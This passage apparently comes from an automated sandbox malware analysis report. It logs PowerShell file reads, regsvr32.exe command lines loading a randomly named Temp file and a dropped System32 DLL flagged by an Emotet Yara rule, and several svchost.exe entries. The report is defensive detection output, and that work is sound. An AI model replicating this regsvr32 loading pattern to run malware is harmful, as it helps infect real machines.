C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA4CBFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	137	7FFA4CBFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA4CBFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFA4CBFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFA4CBFB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFA4CBFB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA4CBFB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA4CBFB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFA4CBFB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA4CBFB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA4CBFB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFA512E12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFA512E12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	5	7FFA4CBFB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFA4CBFB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFA4CBFB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA4CBFB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA4CBFB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFA4CBFB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA4CBFB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA4CBFB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFA512E12E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA4CBFB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA4CBFB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFA4CBFB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFA4CBFB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFA4CBFB526	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 3008, Parent PID: 7100

General

Target ID:	3
Start time:	08:54:14
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\regsvr32.exe" C:\Users\user\AppData\Local\Temp\..\ZtMIjYx\IKdzfJtQpj.BCP
Imagebase:	0x7ff7c1920000
File size:	24064 bytes
MD5 hash:	D78B75FC68247E8A63ACBA846182740E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.476229971.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.476121301.0000000002220000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 6180, Parent PID: 3008

General

Target ID:	4
Start time:	08:54:19
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\ZrCipB\RLcE.dll"
Imagebase:	0x7ff7c1920000
File size:	24064 bytes
MD5 hash:	D78B75FC68247E8A63ACBA846182740E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.704622582.0000000001E40000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.705071656.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: svchost.exe PID: 1592, Parent PID: 580

General

Target ID:	8
Start time:	08:54:30

Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS
Imagebase:	0x7ff78ca80000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **2860**, Parent PID: **580**

General

Target ID:	9
Start time:	08:54:44
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff78ca80000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **6244**, Parent PID: **580**

General

Target ID:	10
Start time:	08:54:45
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService
Imagebase:	0x7ff78ca80000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: **6612**, Parent PID: **580**

General

Target ID:	11
Start time:	08:54:50
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff78ca80000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **5900**, Parent PID: **580**

General

Target ID:	16
Start time:	08:55:28
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff78ca80000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **3000**, Parent PID: **580**

General

Target ID:	18

Start time:	08:55:46
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff78ca80000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly